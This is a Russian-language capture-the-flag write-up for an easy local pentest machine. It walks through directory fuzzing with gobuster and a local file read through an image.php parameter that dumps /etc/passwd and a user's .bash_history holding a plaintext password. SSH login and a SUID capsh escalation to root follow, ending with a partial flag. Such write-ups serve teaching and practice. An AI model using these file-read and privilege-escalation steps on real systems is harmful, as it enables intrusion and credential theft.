




Название:	Будущий релиз
Категория:	Pentest Machine
Уровень:	Лёгкий
Очки:	250
Описание:	Сайт ещё не вышел в продакшен, поэтому неплохо было бы его протестировать!
Теги:	LFR, capch suid
Автор:	Trager

Разведка

Переходим на веб-сайт:




При анализе замечаем, что используются только `html`-страницы. Форма в самом низу не работает.

Фаззим каталоги:

```
trager@hackmachine:~/Desktop/new_quest$ gobuster dir -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://localhost:5999/
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://localhost:5999/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Timeout:      10s
=====
2023/11/25 02:49:03 Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 237] [--> http://localhost:5999/images/]
/css              (Status: 301) [Size: 234] [--> http://localhost:5999/css/]
/js               (Status: 301) [Size: 233] [--> http://localhost:5999/js/]
/v2               (Status: 301) [Size: 233] [--> http://localhost:5999/v2/]
/javascript      (Status: 301) [Size: 302] [--> http://localhost:5999/javascript/]
/%20              (Status: 403) [Size: 199]
Progress: 9470 / 220561 (4.29%)^C
[!] Keyboard interrupt detected, terminating.
=====
2023/11/25 02:49:06 Finished
=====
```

Был найден каталог `v2`. Это такой же веб-сайт:



Однако есть некоторые различия. В v2 используются PHP -файлы, которые можно обнаружить в исходном коде главной страницы:

```
33     <!-- header section strats -->
34     <header class="header_section">
35         <div class="container">
36             <div class="header_nav">
37                 <a class="navbar-brand brand_desktop" href="index.html">
38                     
39                 </a>
40                 <div class="main_nav">
41                     <div class="top_nav">
42                         <ul class=" ">
43                             <li class="">
44                                 <a class="" href="">
45                                     
46                                     <span> +01 1234567890</span>
47                                 </a>
48                             </li>
49                             <li class="">
50                                 <a class="" href="">
51                                     
52                                     <span>demo@gmail.com</span>
53                                 </a>
54                             </li>
55                             <li class="">
56                                 <a class="" href="">
57                                     
58                                     <span>Den mark Loram ipsum</span>

```

GET -параметр содержит в себе путь к файлу. Исходя из этого, можно предположить, что тут может присутствовать уязвимость LFR или LFI :

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
mysql:x:103:104:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:105:106:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
Don:x:1000:1000::/home/Don:/bin/sh

Профайзив уязвимый параметр со значением домашней директории пользователя `Don`, можно обнаружить файл `.bash_history`:

В нём хранятся все команды, которые когда-либо вводил пользователь:

C

 view-source:http://localhost:5999/v2/image.php?image=/home/Don/.bash_history

```
echo "tmp_pass: S3cP@ssW0rd!!!!" > /home/Don/secret.note
pwd
exit
cat /home/Don/secret.note
rm /home/Don/secret.note
shutdown
```

Пароль подошёл для SSH :

```
trager@hackmachine:~/Desktop/new_quest$ ssh Don@localhost
Don@localhost's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
Don
$ █
```

Повышение привилегий

Запустим linpeas :

Files with Interesting Permissions

|| SUID - Check easy privesc, exploits and write perms

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>
strace Not Found

```
-rwsr-xr-x 1 root root 72K Nov 24 2022 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Nov 24 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K Nov 24 2022 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 59K Nov 24 2022 /usr/bin/passwd  ---> Apple_Mac OSX(03-2006)/Solaris_10/11/12
-rwsr-xr-x 1 root root 47K Feb 21 2022 /usr/bin/mount  ---> Apple_Mac OSX(Lion)_Kernel_2.6.32
-rwsr-xr-x 1 root root 71K Nov 24 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 35K Feb 21 2022 /usr/bin/umount  ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 55K Feb 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 227K Apr 3 2023 /usr/bin/sudo  ---> check_if_the_sudo_version_is_low_enough
-rwsr-xr-x 1 root root 331K Aug 24 13:40 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 35K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 31K Jun 7 12:31 /usr/sbin/capsh
```

|| SGID

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

```
-rwxr-sr-x 1 root shadow 71K Nov 24 2022 /usr/bin/chage
-rwxr-sr-x 1 root shadow 23K Nov 24 2022 /usr/bin/expiry
-rwxr-sr-x 1 root tty 23K Feb 21 2022 /usr/bin/wall
-rwxr-sr-x 1 root _ssh 287K Aug 24 13:40 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 27K Feb 2 2023 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 23K Feb 2 2023 /usr/sbin/pam_extrausers_chkpwd
-rwsr-sr-x 1 root root 31K Jun 7 12:31 /usr/sbin/capsh
```

Сканер показал, что утилита `capsh` имеет SUID -бит. Можно обратиться к ресурсу [gtfobins](#), чтобы повысить свои привилегии:

[.. / capsh](#)

Star 9,396

[Shell](#) [SUID](#) [Sudo](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
capsh --
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .
./capsh --gid=0 --uid=0 --
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo capsh --
```

```
$ capsh --gid=0 --uid=0 --
root@cdd6ee1538b8:/tmp# whoami
root
root@cdd6ee1538b8:/tmp# cat /root/last_part
CODEBY{th
t!}
```